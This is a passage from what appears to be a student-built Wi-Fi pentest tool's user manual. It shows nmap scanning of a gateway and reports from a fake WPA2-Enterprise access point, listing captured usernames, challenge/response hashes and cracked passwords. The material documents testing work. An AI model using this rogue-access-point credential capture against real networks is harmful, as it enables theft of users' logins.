


Figure 30 Nmap Interface

Step 3

The users need to type nmap + default gateway. This example is namp 192.168.0.1




Figure 31 Nmap Interface

Step 4

When the users click the Enter button, it will show how many port numbers are opened and closed. This example, total 997 is closed ports and no 80, no 1900 and no 19152 is opened




Figure 32 Nmap Interface

Step 5

When the users click Devices button, it will show the MAC Address of Victim and The router name TP-Link Technologies




Figure 33 Nmap Interface

Generate Report

WPA2-Enterprise Report

Step 1

Select the target fk_en1 and click Generate Report Button




Figure 34 WPA2-Enterprise Report

Step 2

The below will show the message “The report is generated”




Figure 35 WPA2-Enterprise Report

Step 3

Finally, the report will be shown on the screen including organization, start time and the name of fake SSID. This case shows that there was no client accessing our fake ap.




Figure 36 WPA2-Enterprise Report

Step 4

Another example VTC-Student-fake, there was 2 clients accessed our fake ape at different Time. Same method as above, click Generate Report first




Figure 37 WPA2-Enterprise Report

Step 5

The report details are shown below

Capture Victims: Username, Login Time, Challenge and Response

Victim Password: Username, Cracked Time and Password

1 of 1 (anonymous) vtc1__2018-05-24_12:59:07.pdf 94.89%

Date, Time: 2018-05-25, 18:23:25

Wi-Fi Pentest Report: WPA/WPA2 Enterprise

Target's Info

Organization	Start Time	Fake SSID
vtc1	2018-05-24_12:59:07	VTC-Student-fake

Captured Victim(s)

Username	Login Time	Challenge	Response
727363637	May 24 12:59:44 2018	e2:98:89:e4:ef:d1:41:3c	26:b0:aa:4c:64:67:48:13:fc:6b:20:00:9c:5c:ea:d6:90:7e:c9:35:af:b9:54:fa
123	May 24 13:00:03 2018	28:3f:a2:dc:f4:5c:c2:b4	b5:90:65:33:63:7a:e4:64:76:69:3a:7a:f9:0d:44:b3:90:7b:1a:cc:80:66:18:df
123	May 24 13:00:16 2018	1c:f2:9b:55:77:71:99:4c	d2:1c:ec:1b:3e:b8:4e:23:87:27:c7:db:66:5c:49:f2:57:25:f7:0a:2f:a1:36:a7

Victim Password

Username	Cracked Time	Password
123	2018-05-24_13:00:50	123
123	2018-05-24_13:01:11	123
727363637	2018-05-24_13:00:57	"Unsuccessful"

Figure 38 WPA2-Enterprise Report

WPA/WPA2 Report

Step 1

Select the target ChinaNet-315 and click Generate Report Button


